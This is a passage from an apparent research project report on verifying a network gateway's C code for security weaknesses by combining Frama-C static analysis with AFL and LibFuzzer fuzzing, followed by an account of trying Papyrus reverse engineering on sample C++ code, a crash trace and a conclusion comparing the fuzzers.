C "CWE proof"
...

Figure 16: CURSOR "Consolidated"

Applying WP on counter-measure function specifications was experimented during FP7/STANCE project, and will not be detailed in this report. However, the level of expertise needed to apply efficiently WP is not always considered as affordable: widespreading these techniques is still challenging for development teams. Important skills and a deep understanding of formal verification are required to discharge the generated proof obligations. It is worth noting that expressing the security properties in terms of ACSL properties can be also challenging, especially for temporal properties.

For these temporal properties, we plan in the future to experiment the Frama-C Aoraï plug-in[31], as it is known to be able to tackle such a kind of specification.

5.4 CURSOR "Fuzzed"

This version of CURSOR is directly issued from the previous Chapter 4 in which, step by step, we presented how Frama-C generated annotations and instrumentation could add (to the original source code) new control flows (i.e. security properties translated as "`if-else`" statements for short): these new flows in the code will be seen as targets for evolutionary fuzzers when attempting to cover the whole code structure.

[31] http://frama-c.com/aorai.html



C original source code
auto-detection of some CWE by abstract interpretation
Frama-C EVA
Complementary Security Properties
C with CWE alarms
alarms expressed in ACSL
translates ACSL alarms into source code
Frama-C E-ACSL
C "CWE instrumented"
operate against targeted CWE
user's implementation of counter-measures
LibFuzzer, AFL instrumentation
C for fuzzing
Fuzzing

Figure 17: CURSOR “Fuzzed”

This approach is the privileged one if the user looks for almost full automation. However, at the time of writing, this approach could not be applied to our entire Use Case as E-ACSL plug-in raises exceptions at runtime when coupled with fuzzers (AFL, LibFuzzer, …), visibly due to (double) memory shadowing issues (fuzzer and E-ACSL apply separate memory change tracking). Some further investigations are on the way at CEA, and DA is still confident that these issues will be fixed in particular in the context of the forthcoming new E-ACSL plug-in architecture, or in case of development of *ad-hoc* evolutionary code fuzzer with different shadow memory mechanisms.

Note that to alleviate the burden of annotations generated by the different analysis plug-ins like EVA and RTE, it is possible to perform a global automated WP proof phases which is expected to discharge (i.e. validate) some alarms, and thus decrease the number of annotations to translate into executable statements. This has of course a deep impact on performance when fuzzing as presented in §4.



C original source code
auto-detection of some CWE by abstract interpretation
Frama-C EVA
Complementary Security Properties
C with CWE alarms
alarms expressed in ACSL
Frama-C WP
WP discharges some proof obligations
translates ACSL alarms into source code
Frama-C E-ACSL
C "CWE instrumented"
operate against targeted CWE
user's implementation of counter-measures
LibFuzzer, AFL instrumentation
C for fuzzing
Fuzzing

Figure 18: CURSOR "Proved and Fuzzed"

5.5 CURSOR "Unroll-for-Fuzz"

We also investigated other ways to obtain smart contributions of Frama-C platform usage, and found an application of Frama-C Kernel to the original source code, typically by unrolling the loops in the code (see §4.4). By these means, the - "greedy" - fuzzer is led to cover the new control flows generated from the unfolding of the loop statements: for each step of the original loop, input data scenarios are then discovered much faster in order to (structurally) cover these statements, as we experimented during our Use Case realization.




Figure 19: CURSOR "Unroll-for-Fuzz"

This approach is presented and illustrated in details earlier, in §4.4 "*CPU time and coverage considerations*".

5.6 Other CURSOR / Frama-C / Fuzzer Combinations?

Of course, the list of possible combinations above is not exhaustive. It is presented here as an incitement for the reader to adapt the approach to its own industrial development processes.

The adaptations could be made regarding various cost/skills criteria: amount of expertise needed, (annotation or calculus) time available for the V&V, constraints in terms of computing performance (fuzzing could be highly CPU resource consuming), code size and memory (shadowing) foot-print limitations, etc.

Typically, in paragraph 4.5, we presented for instance the re-injection of a bug discovered by a fuzzer, into a Frama-C EVA analysis, where the (generated bug scenario) input values are propagated through the code by abstract interpretation, highlighting some cybersecurity weaknesses in the statements, and making easier the grasp of the vulnerabilities.

Frama-C is designed as a general purpose tool for code static analysis and transformations. Different usages are envisaged to apply it into our future operational programs.

Chapter 6 Using semi-formal approaches

In the scope of VESSEDIA, we explored the use of semi-formal tools, in particular, the Papyrus-Diversity tool chain, proposed by CEA.

At first, our focus is on Papyrus Software Designer[32] whose development is led by CEA. This tool is defined as follows:

Papyrus designer is an extension of the UML Papyrus editor. It supports the software design by providing code generation from models including embedded and real-time systems as potential targets. It does this at two different levels of abstraction.

- Direct code generation for a specific programming language. Currently, C++ and Java are supported, C will be supported soon. The code generator also supports reverse and roundtrip code generation.

- *Java code generation*
- *Java code reverse*
- *C++ code generation*

- Support for component-based models: in this case, the generation starts from a model that includes the definition of software components, hardware nodes and deployment information. The latter consists of a definition of the instances of components and nodes and an allocation between these. Code generation is done by a sequence of transformations steps. The model transformation takes care of some platform specific aspects (e.g. communication mechanisms or thread allocation), based on non-functional properties. This is complementary with the upcoming Papyrus architect that can create an allocation based on modelled analysis data such as period length or worst case execution times.

For the DA’s Use Case, as the Gateway code cannot be generated - it is mostly composed of existing pieces of C software -, we focused on potential future usage of Papyrus Software Designer, and its extension Diversity.

Diversity is defined as[33]:

[...] a multi-purpose and customizable platform for formal analysis based on symbolic execution. Symbolic execution was first defined for programs. The underlying concept consists in executing programs, not for concrete numerical values but for symbolic parameters, and computing logical constraints on those parameters at each step of the execution. Symbolic execution techniques allow computing semantics of programs or models and representing them efficiently in an abstract manner. DIVERSITY has been designed for the purpose of managing the diversity of different semantics, but also the diversity of possible analyses based on symbolic execution (test generation, proof, deadlock search, etc.). The design of DIVERSITY has been guided by the following concerns:

- The ability to analyse a wide range of (modelling) languages. This has led to the definition of a pivot language called "xLIA” which stands for eXecutable Language for Interaction & Assemblage. xLIA is a rich language with a variety of primitives which allow encoding all classical semantics.

[32] https://wiki.eclipse.org/Papyrus_Software_Designer

[33] https://projects.eclipse.org/proposals/eclipse-formal-modeling-project

- The ability to express a wide range of coverage objectives. A large class of coverage objectives are already implemented, such as structural coverage, Condition/Decision coverage MC/DC, inclusion criterion (detects already encountered behaviours), etc. Moreover, DIVERSITY provides facilities to define new ones.

- The customizability of the exploration strategies. DIVERSITY implements specific strategies for exploring the models in addition to the usual ones: BFS (Breadth First Search), DFS (Depth First Search), random traversal, weighted traversal, etc. Besides, DIVERSITY provides heuristics to alleviate the combinatory explosion problem when targeting a coverage objective. DIVERSITY has been designed in a way which facilitates the definition of new and more advanced exploration strategies.

Our interest for future in-house development is specifically driven by the capability to annotate with ACSL predicates a given code from its UML model (either by hand or thanks to an approach like CEA's Diversity using model interpretation), and to generate the annotated code for further proof obligation generation or fuzzing for instance. This also intends to be able to centralize the annotations and/or their automatic generation into a UML model, which will ease transferring these annotations from a version to the following for a given code.

To reach this goal, we first attempted to apply Papyrus reverse functionality to ensure that the tool worked effectively in our environment on toy-example codes.

The Papyrus tool releases used are:

- org.eclipse.papyrus.designer.product-1.1.0--linux.gtk.x86_64
- jre1.8.0_202 (Eclipse Papyrus runs under Java and needs a Java Runtime time Environment)

This worked smoothly on several small C++ programs, like the one below dedicated to *pagoda* management.

As defined in Wikipedia, "*a pagoda is a priority queue implemented with a variant of a binary tree. The root points to its children, as in a binary tree. Every other node points back to its parent and down to its leftmost (if it is a right child) or rightmost (if it is a left child) descendant leaf. The basic operation is merge or meld, which maintains the heap property. An element is inserted by merging it as a singleton. The root is removed by merging its right and left children. Merging is bottom-up, merging the leftmost edge of one with the rightmost edge of the other.*"


This code is typically extracted from https://www.sanfoundry.com/cpp-program-to-implement-pagoda:

```
/*
 * C++ Program to Implement Pagoda
 */
#include <iostream>
#include <cstdlib>
#define MAX_ELEMS 25
using namespace std;
/*
 * Node Declaration
 */
struct node
{
    int k;
    node *left;
    node *right;
};
typedef node *tree;

/*
 * Merging two trees
 */
```

```
tree merge(tree a,tree b )
{
    tree bota, botb, r, temp;
    if (a == NULL)
        return b;
    else if (b == NULL)
        return a;
    else
    {
        bota = a->right;
        a->right = NULL;
        botb = b->left;
        b->left = NULL;
        r = NULL;
        while (bota != NULL && botb != NULL)
        {
            if (bota->k < botb->k)
            {
                temp = bota->right;
                if (r == NULL)
                bota->right = bota;
                else
                {
                    bota->right = r->right;
                    r->right = bota;
                }
                r = bota;
                bota = temp;
            }
            else
            {
                temp = botb->left;
                if (r == NULL)
                    botb->left = botb;
                else
                {
                    botb->left = r->left;
                    r->left = botb;
                }
                r = botb;
                botb = temp;
            }
        }
        if (botb == NULL)
        {
            a->right = r->right;
            r->right = bota;
            return a;
        }
        else
        {
            b->left = r->left;
            r->left = botb;
            return b;
        }
    }
}
/*
 * Insert element into pagoda
 */
tree insert(tree node, tree pq)
{
    node->left = node;
    node->right = node;
    return merge(pq, node);
}

/*
 * Delete element from pagoda
```

```
         */
        tree del(tree pq)
        {
            tree le, ri;
            if (pq == NULL)
            {
                cout<<"Deletion out of range"<<endl;
                return NULL;
            }
            else
            {
                if (pq->left == pq)
                    le = NULL;
                else
                {
                    le = pq->left;
                    while (le->left != pq)
                    le = le->left;
                    le->left = pq->left;
                }
                if (pq->right == pq)
                    ri = NULL;
                else
                {
                    ri = pq->right;
                    while (ri->right != pq)
                        ri = ri->right;
                    ri->right = pq->right;
                }
                return merge(le, ri);
            }
        }

        /*
         * Main Contains Menu
         */
        int main()
        {
            node **root = new node* [MAX_ELEMS + 1];
            int value, i = 0;
            int choice;
            while(1)
            {
                cout<<"\n----------------------"<<endl;
                cout<<"Operations on Pagoda"<<endl;
                cout<<"\n----------------------"<<endl;
                cout<<"Insert element at Last"<<endl;
                cout<<"Display Pagoda"<<endl;
                cout<<"Delete Last element"<<endl;
                cout<<"Exit"<<endl;
                cout<<"Enter your choice: ";
                cin>>choice;
                switch(choice)
                {
                case 1:
                {
                    cout<<"Enter element "<<i + 1<<": ";
                    cin>>value;
                    node *temp = new node;
                    temp->k = value;
                    root[i] = insert(temp, root[i]);
                    i++;
                    break;
                }
                case 2:
                {
                    cout<<"Displaying elements of pagoda: "<<endl;
                    int j = 0;
                    while(root[j] != NULL)
                    {
                       cout<<"Element "<<j + 1<<": "<<root[j]->k<<endl;
                       j++;
                    }
                     break;
                }
                case 3:
                     root[i - 1] = del(root[i - 1]);
                     i--;
                     break;
                case 4:
                     exit(1);
                default:
                    cout<<"Wrong Choice"<<endl;
               }
           }
           return 0;
       }
```


This small code was successfully imported into Eclipse Papyrus:



```
int main()
{
    node **root = new node* [MAX_ELEMS + 1];
    int value, i = 0;
    int choice;
    while(1)
    {
        cout<<"\n---------------------"<<endl;
        cout<<"Operations on Pagoda"<<endl;
        cout<<"\n---------------------"<<endl;
        cout<<"1.Insert element at Last"<<endl;
        cout<<"2.Display Pagoda"<<endl;
        cout<<"3.Delete Last element"<<endl;
        cout<<"4.Exit"<<endl;
        cout<<"Enter your choice: ";
        cin>>choice;
        switch(choice)
        {
        case 1:
        {
            cout<<"Enter element "<<i + 1<<": ";
            cin>>value;
            node *temp = new node;
            temp->k = value;
            root[i] = insert(temp, root[i]);
            i++;
            break;
        }
```

Figure 20: Imported code into Papyrus

And the corresponding (reversed) UML model was duly generated by Papyrus:



No operations to display at this time.

Figure 21: Papyrus Class Diagram generated from the original C++ code of pagoda management

We can see on the figure above that classes are correctly imported, with some class relationships automatically generated between them.

Later, we applied Papyrus to several code examples, *incrementing the complexity and the size* of the code to be reversed. This intended to ensure that the Eclipse and Papyrus tool chain is operating correctly, and that the reverse processing works fine.

We then applied the toolchain to the C++ Proxy code[34] (*tcpproxy_server* from Arash Partow, presented earlier). This code shares some common features with C++ code of our own, notably in terms of libraries included. The reverse engineering process[35] from C++ to UML took several hours (4 hours on a PC, Intel i5 processor with 8 Go RAM under Linux Debian).

But the first tries resulted in a *Java exception* generated by the Papyrus Reverse *createModel* function:

```
java.lang.NullPointerException
       at
org.eclipse.papyrus.uml.diagram.wizards.command.PapyrusModelFromExistingDomainModelComman
d$1.createModel(PapyrusModelFromExistingDomainModelCommand.java:83)
       at
org.eclipse.papyrus.uml.diagram.wizards.command.PapyrusModelFromExistingDomainModelComman
d.doExecute(PapyrusModelFromExistingDomainModelCommand.java:105)
       at org.eclipse.emf.transaction.RecordingCommand.execute(RecordingCommand.java:135)
       at
org.eclipse.emf.workspace.EMFCommandOperation.doExecute(EMFCommandOperation.java:119)
```

[34] Some first tries were performed on our gateway C code, but with failures due to the fact that the reverse tool is still not fully compliant with C language. For the sake of clarity, the issues found at DA on these experimentations will not be elaborated in this report.
[35] See the process in the video entitled "Papyrus UML / C++ roundtrip" (https://www.youtube.com/watch?v=y8gaxUcXU3c) for a short presentation. Otherwise a full documentation on Papyrus is available at https://wiki.eclipse.org/Papyrus_User_Guide.

```
        at
org.eclipse.emf.workspace.AbstractEMFOperation.execute(AbstractEMFOperation.java:150)
        at
org.eclipse.core.commands.operations.DefaultOperationHistory.execute(DefaultOperationHist
ory.java:488)
        at
org.eclipse.papyrus.infra.emf.gmf.command.CheckedOperationHistory.doExecute(CheckedOperat
ionHistory.java:206)
        at
org.eclipse.papyrus.infra.emf.gmf.command.CheckedOperationHistory.execute(CheckedOperatio
nHistory.java:195)
        at
org.eclipse.papyrus.infra.emf.gmf.command.NotifyingWorkspaceCommandStack.doExecute(Notify
ingWorkspaceCommandStack.java:264)
        at
org.eclipse.emf.transaction.impl.AbstractTransactionalCommandStack.execute(AbstractTransa
ctionalCommandStack.java:165)
        at
org.eclipse.emf.transaction.impl.AbstractTransactionalCommandStack.execute(AbstractTransa
ctionalCommandStack.java:219)
        at
org.eclipse.papyrus.infra.emf.gmf.command.NestingNotifyingWorkspaceCommandStack.execute(N
estingNotifyingWorkspaceCommandStack.java:130)
        at
org.eclipse.papyrus.uml.diagram.wizards.wizards.InitModelWizard.createPapyrusModels(InitM
odelWizard.java:163)
        at
org.eclipse.papyrus.uml.diagram.wizards.wizards.CreateModelWizard.createAndOpenPapyrusMod
el(CreateModelWizard.java:320)
        at
org.eclipse.papyrus.uml.diagram.wizards.wizards.CreateModelWizard.performFinish(CreateMod
elWizard.java:280)

.../...

        at java.lang.reflect.Method.invoke(Method.java:498)
        at org.eclipse.equinox.launcher.Main.invokeFramework(Main.java:653)
        at org.eclipse.equinox.launcher.Main.basicRun(Main.java:590)
        at org.eclipse.equinox.launcher.Main.run(Main.java:1499)
        at org.eclipse.equinox.launcher.Main.main(Main.java:1472)
```

The same crash was obtained on different platforms at DA, thus exonerating our verification platforms. We then addressed accordingly a bug report to the team at CEA in charge of the development of Papyrus (and Diversity) for a fix and/or possible workarounds.

DA will investigate later the future releases of Papyrus fixing these issues, in order to decide on the opportunity to integrate Papyrus-Diversity tool chain in its development and V&V processes, given the fact that most of our (legacy) code will need reverse engineering *before* applying any semi-formal methods and tools.

Chapter 7 Summary and Conclusion

In the context of VESSEDIA, as planned in the project DoA, several analyses of relevant parts of DA’s Use Case are performed using tools provided by partners. Some investigations and experimentations are also realized in order to either mitigate some limitations met with VESSEDIA tools, or to complete the overview of potential technical approaches. During our verification activities, we coped with and palliated some issues, with the contribution of our project tool providers. In this respect, we defined several sub-Use Cases, to illustrate issues found, and to assess tool capabilities, aiming at cybersecurity property verification.

Namely, we realized several tasks and obtained a certain number of results:

- applying successfully the CURSOR method on parts of a network gateway instrumented by Frama-C E-ACSL plug-in: implementing automatic robust behaviour - defensive programming - in case of cybersecurity property violation;
- experimenting AFL fuzzer, and some of its limitations in an industrial context. Thus also assessing other fuzzers LLVM/LibFuzzer and HonggFuzz, focusing on the benefits of their in-process fuzzing mechanism, in particular to deal with persistent network connections, and more generally to improve the coverage by drastically decreasing the fuzzing execution time;
- extending the CURSOR method accordingly: finding new usages of static analysis for more efficient fuzzing activities, like static loop unrolling to help discovering new input scenarios of interest;
- performing the verification of relevant slices of our Use Case, combining formal static and dynamic fuzzing techniques and tools;
- identifying a set of issues in some static analysis tools, and thus contributing to their robustness improvement, essentially in E-ACSL plug-in which is the *master piece* of the CURSOR method;
- exploring several complementary approaches as:
    - semi-formal techniques (using Papyrus tool), but limited to reverse-engineering in the scope of the project,
    - model-checking of source code, as a complementary approach to methods exploited in VESSEDIA, addressing other weakness categories for further possible integration;
- re-injecting bugs discovered with a fuzzer, into Frama-C EVA plug-in analyses: generated input values help locating cybersecurity weaknesses in the source code.

As a conclusion, the AFL fuzzer tool can be used in CURSOR approach, but with some limitations in terms of application complexity (related to linked libraries and memory size dedicated to “child” fuzzed process), and also execution speed as it is not an in-process fuzzing. Whereas LLVM/LibFuzzer can only be applied so far to non-*CURSOR-ised* code, but with a (much) higher capability of coverage for the same CPU time consumption, due to its elevated execution speed (up to 100x faster compared to AFL on some cases). Indeed, LLVM/LibFuzzer is an *in-process* fuzzer, which could present a decisive advantage, depending on the nature of the application under cybersecurity verification.

The table below attempts to sum up the comparison between AFL and LibFuzzer regarding CURSOR process, at the time of writing:

		Source Code	
		Original code	CURSOR-ised code
Fuzzers	AFL	**Applicable** **Execution speed: Slow**, unless (potentially heavy) changes on the code	**Applicable but only under some conditions** (not linked with libraries with memory management at startup, …) **Execution speed: Slow**, unless (potentially heavy) changes on the code
	LibFuzzer	**Applicable** **Execution speed: Very fast** (in-process fuzzing)	**Not applicable** (several issues under investigation)

Figure 22: Comparison between AFL and LibFuzzer

